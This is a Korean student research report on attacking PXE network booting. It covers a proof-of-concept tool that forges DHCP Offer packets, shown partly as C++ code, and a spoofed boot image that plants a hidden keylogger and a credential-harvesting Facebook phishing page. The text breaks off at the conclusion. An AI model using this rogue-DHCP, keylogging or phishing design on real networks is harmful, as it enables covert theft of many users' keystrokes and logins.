Preboot Execution Environment Vulnerability Analysis

팀 명 : Secure In

지도교수 : 유승재 교수님

팀 장 : 장한빈

팀 원 : 정영호

김영석

민유진

김인수

2018. 11.

중부대학교 정보보호학과

목 차

1. 서론

1.1 연구 배경

연구의 배경으로 공동의 관심사에서 해킹 도구의 개발 및 네트워크 해킹에 관련된 주제를 탐색하던 중 네트워크를 통해 부팅 하는 환경인 PXE에 대해 흥미를 느끼게 되어 취약점 탐색 및 해킹 도구 개발을 시작하게 되었다.

1.2 연구 필요성

PXE 소규모 네트워크로 구성된 장소에서 흔히 쓰이는 기술로, 학교나 학원, 피시방 등에서 일률적인 이미지로 부팅하여 소-중규모 인원의 사용자가 부팅을 할 때 쓰인다. PXE는 Operator System이 하드디스크 내에 저장되어 있지 않아 네트워크를 통해 외부에서 OS Image를 가져오는 환경을 의미한다. 현재 거의 모든 피시방에서 '노하드' 라는 이름으로 이 네트워크 부팅(이하 PXE)을 사용하고 있으며, 현재 PXE에 대한 알려진 해킹 사례는 많지 않아 현존하는 위협에 대한 보안 대책이 필요한 실정이다. 또한, PXE의 부팅 방식이 표준화되어 있어 PXE의 취약점은 모든 환경에 대해 공격이 가능하다는 점에서 큰 파급력을 가진다..

1.3 연구 목적 및 주제선정

PXE는 하드 디스크를 장착하지 않아도 되는 경제적 부담 해소와 부가적인 장비가 사용되지 않는 장점으로 인해 많이 사용되고 있다. 또한, PXE 서버의 단일 OS 이미지를 수정할 경우 PXE 부팅을 사용하는 컴퓨터(클라이언트)에 수정 내용이 반영되는 관리의 편의성도 제공한다. PXE의 장점은 사용자에게 편의성을 제공하는 한편 공격자가 서비스에 침투한다면 다수의 이용자를 한 번의 공격으로 장악이 가능한 상황을 연출 할 수도 있다. 이런 점에서 공격자가 네트워크 내에서 정상 서버로 가장하여 정상적인 부팅 이미지가 아닌 공격자가 만든 악의적인 목적의 이미지를 부팅시키는 시나리오를 구상하였다. 기존의 해킹 기법은 1:1이 다수를 차지하고 있다는 점을 미루어 보아 PXE 취약점을 이용한 공격 시도는 1:N의 형태를 띠고 있으므로 파급력 부분에서 많은 의의가 있다. 만약 공격자가 정보 탈취를 위해 부팅 이미지에 Keylogger, Phshing Site Redirect 등 공격 도구를 내재해 놓는다면 PXE를 이용하는 사용자는 사실을 인지하지 못한 채 정보 유출의 피해자가 될 것이다. 따라서 가상 PXE 환경을 구축하여 PXE 부팅의 취약점 탐색 및 PoC Code 작성을 통해 PXE가 가지는 취약점과 파급력에 대해 다루고 취약점을 보완하는 방안을 제시하는 것이 이번 연구의 목표이다.

2. 관련연구

2.1 Python 3.5

Python은 1991년 프로그래머인 Guido van Rossum이 발표한 고급 프로그래밍 언어로, 플랫폼 독립적이며 인터프리터식, 객체지향적, 동적 타이핑 대화형 언어이다. Python은 비영리의 Python 소프트웨어 재단이 관리하는 개방형, 공동체 기반 개발 모델을 가지고 있다. C언어로 구현된 C파이썬 구현이 사실상의 표준이다.

2.2 Windows 10

Windows 10 은 Microsoft의 윈도우 계열의 개인용 컴퓨터 운영 체제이다. 2015년 7월 29일 일반 사용자에게 공개되었으며, Windows Vista 이후 Windows 7, 8로 버전이 넘버링 되어 왔는데, 9를 뛰어넘고 Windows 10으로 이름 붙였다. 이는 Microsoft가 모든 장치에서 포괄적으로 동작하는 다양한 플랫폼을 나타내기 위한 의도에 의한 것이다. 커널 또한 Windows Vista 이후 6.x 버전에서 바로 10.0으로 출시되었다.

2.3 MySQL

MySQL은 세계에서 가장 많이 쓰이는 오픈 소스의 관계형 데이터베이스 관리 시스템(RDBMS)이다. 다중 스레드, 다중 사용자의 형식의 구조질의어 형식의 데이터베이스 관리 시스템으로서 MySQL AB가 관리 및 지원하고 있으며, Qt처럼 이중 라이선스가 적용된다. 하나의 옵션은 GPL이며 GPL 이외의 라이선스로 적용시키려는 경우 전통적인 지적재산권 라이선스의 적용을 받는다.

2.4 Tomcat 8

Apache Tomcat은 아파치 소프트웨어 재단에서 개발한 서블릿 컨테이너(또는 웹 컨테이너)만 있는 웹 애플리케이션 서버이다.

톰캣은 웹 서버와 연동하여 실행할 수 있는 자바 환경을 제공하여 JSP와 자바 서블릿이 실행할 수 있는 환경을 제공하고 있다. 톰캣은 관리툴을 통해 설정을 변경할 수 있지만, XML 파일을 편집하여 설정할 수도 있다. 그리고 톰캣은 HTTP 서버도 자체 내장하기도 한다.

2.5 JSP(JavaServer Pages)

JSP는 HTML내에 자바 코드를 삽입하여 웹 서버에서 동적으로 웹 페이지를 생성하여 웹 브라우저에 돌려주는 언어이다. Java EE 스펙 중 일부로 웹 애플리케이션 서버에서 동작한다.

JSP는 실행시에는 자바 서블릿으로 변환된 후 실행되므로 서블릿과 거의 유사하다고 볼 수 있다. 하지만, 서블릿과는 달리 HTML 표준에 따라 작성되므로 웹 디자인하기에 편리하다. 1999년 썬 마이크로시스템즈에 의해 배포되었으며 이와 비슷한 구조로 PHP, ASP, ASP.NET 등이 있다.

2.6 Ubuntu Linux

Ubuntu는 컴퓨터에서 프로그램과 주변기기를 사용할 수 있도록 해주는 운영체제 중 하나다. 안드로이드 운영체제처럼 리눅스 커널에 기반한 운영체제로 모바일과 데스크톱PC, 서버에도 Ubuntu 운영체제를 설치해 사용할 수 있다. 리눅스는 리누스 토발즈라는 개발자가 어셈블리어라는 프로그래밍 언어로 유닉스를 모델 삼아 개발한 오픈소스 운영체제다. Ubuntu는 리눅스 OS의 배포판 중 하나로 특히 데스크톱 PC에서 사용할 수 있게 특화된 운영체제이다.


2.7 C++

1980년대까지 전세계적으로 가장 많은 사람들에게 사랑을 받고 가장 널리 사용된 프로그래밍 전문 언어는 C이다. 하지만 C언어 역시 한계에 부딪치게 되었고 이에 따라 고도로 복잡한 프로그램을 관리하기 위하여 C++가 탄생하게 되었다. C++는 C 프로그래머가 쉽게 C++를 사용할 수 있다는 관련성에서 큰 장점이 있다.


3. 본론

3.1 시스템 구성

일반적인(해킹의 위협으로부터 안전한)OS이미지를 가지고 있는 정상 서버와 악성프로그램과 피싱사이트가 내장되어있는 이미지를 가진 공격자의 서버, 그리고 DHCP서버로부터 아이피를 할당 받아 부팅을 진행하는 클라이언트 PC가 있다. PoC 코드를 실행 하게 되면 PXE Booting시 발생하는 DHCP Discover와 DHCP Offer을 탐지하여 탐지 후에 공격자가 만들어 놓은 이미지로 부팅이 될 수 있도록 DHCP Offer 패킷을 만들어낸다. 이 패킷을 이용해 DHCP Discover 발생시 DHCP Offer 패킷을 전송하여 정상적인 PXE 서버가 아닌 공격자의 서버이미지로 부팅이 되도록 정보를 제공하게된다.



3.2 개발 시스템 운영 – Exploit Tool




[그림 1] 정상적인 서버 부팅

정상적인 서버의 OS이미지를 로드하여 실행되는 과정을 Sniffing 하여 공격자의 서버로 부팅을 하는 정보를 가진 패킷을 만들기 위해 사용자(클라이언트)의 MAC Address, IP Address를 조사하여 정보를 저장한다.

```
//ip checksum
cc.get_iphdr(ip);
ip->check=htons(cc.checksum(ipchecksum)); //
ps->make_dhcp_packet((uint8_t*)ip,ip->ihl*4,true);
ps->pre_packet_length+=ip->ihl*4;
bs->transaction_id=*ps->using_transaction_id();

//udp checksum
bs->next_server_ip_addr=*ps->using_attacker_dhcp_server_ip();
cc.get_udphdr(up);
cc.get_pesudo(udpchecksum);
up->check=htons(cc.checksum(udpchecksum));
ps->make_dhcp_packet((uint8_t*)up,sizeof(struct udphdr),true);//udp 데이터 패킷 생성
ps->pre_packet_length+=sizeof(struct udphdr);//udp 패킷뒤에 bootstrap이 붙음으로 길이 측정해놓음
ps->make_dhcp_packet((uint8_t*)bs,ps->using_dhcp_data_length(),true);//bootstrap 데이터 패킷 생성
//ps->show_dhcp_packet();
check2=1;
//패킷 데이터를 공격자의 데이터로 변조
```


[그림 2] 패킷을 수집 후 변조



[그림 3] 변조 패킷 전송


이후 사용자가 재부팅할 때 되면 공격자의 서버로 부팅하기 위해 변조된 Offer 패킷을 Client에게 전송한다.

사용자는 공격자에 의해 가짜 DHCP Offer패킷이 할당하는 IP를 임대받게 되고 정상적인 이미지가 아닌 공격자가 설정해 놓은 비정상적인 이미지로 부팅하게 된다. 부팅이 성공적으로 진행되면 프로그램은 자동으로 종료된다.



[그림 4] 192.168.0.20 -> 192.168.0.66 부팅되는 화면

3.3 개발 시스템 운영 - Keylogger 구동




[그림 5] Client – Keylogger : client.exe 의 경로

C:₩ProgramData₩Microsoft₩Windows₩Start Menu₩Programs₩StartUp 위치에는 부팅 시 자동으로 시작되는 프로그램이 위치하게 되며, 위의 그림에서 사용자의 PC에서 Keylogger 프로그램이 설치 되어있는 것을 볼 수 있다.


[그림 6] Client – Keylogger : 백그라운드로 실행되고 있는 client.exe 프로그램

Client.exe는 실행시 나타나는 명령 프롬포트를 은닉하여 사용자가 정보가 탈취되고 있는 상황을 인지하지 못하도록 하였다.



[그림 7] Server – Keylogger 구동 화면


Client.exe 프로그램이 실행되면 Server에서 제작한 Server용 프로그램을 통해 Client PC의 IP와 접속된 PC 수를 확인할 수 있다.



[그림 8] Client – Server에 전달될 내용 확인

Client PC에서 작업관리자를 보면 프로세스 이름과 프로세스 이미지 이름, PID를 확인 할 수 있다.

[그림 8] 의 "프로세스 이름 : 졸작", "프로세스 이미지 이름 : KaKaoTalk.exe", "PID : 6064", "키로깅 화면에서 출력될 내용 : abc 키로거 테스트 입니다!" 의 정보를 확인한다.




[그림 9] Server – Client가 전달한 내용 확인

Server는 접속된 PC의 순서대로 "userX" 의 이름을 부여하여 각 PC를 식별할 수 있고, 프로세스 이미지 이름, 프로세스 이름, PID, 입력된 키값과 ASCII Code값을 모니터링 할 수 있으며

Client가 입력한 정보와 일치하는 것을 확인할 수 있다.

Keylogger client 프로그램은 20개의 키 입력을 기준으로 Queue를 통해 Server에게 정보를 전송할 수 있도록 구현하였다. Queue가 모두 채워지지 않더라도 Client가 임의의 시간동안 입력이 없을 경우(30초) Queue의 용량에 상관 없이 정보를 전송할 수 있도록 하였다.



[그림 10] Server – Prt Sc 키 이벤트 발생 시 서버에 저장되는 이미지 파일

또한 Client가 Prt Sc 키 이벤트를 발생시켰을 때 ScreenShot 화면을 userX.bmp 의 파일 이름으로 Server PC에 저장될 수 있도록 기능을 추가하였다.

3.4 개발시스템 운영 - Facebook Phishing Site

[그림 11] Client – facebook 바로가기 아이콘

부팅 시 바탕화면에 존재하는 facebook 바로가기를 통해 사용자는 facebook Phishing Site에 접속할 수 있도록 구현하였다.


[그림 12] Client – ID, PASSWORD 입력

사용자는 ID와 Password를 입력하여 로그인을 시도한다. (yujin@joongbu.ac.kr : baegopaS2)

[그림 13] Client – Alert Message


이때 접속한 Facebook 홈페이지는 Facebook Phishing Site 이므로 모든 입력에 대해 로그인

오류와 관련한 팝업 메세지를 출력한다.



[그림 14] Client – 실제 facebook site

팝업 메세지를 닫은 이후 실제 Facebook 홈페이지로 Redirect할 수 있도록 구연 하였다.



[그림 15] Server – Database에 저장된 정보

Server의 DB 정보를 확인 하여 사용자가 입력한 ID와 Password가 정상적으로 저장 되었음을 확인할 수 있다.

4. 결론

4.1 결론 및 기대효과

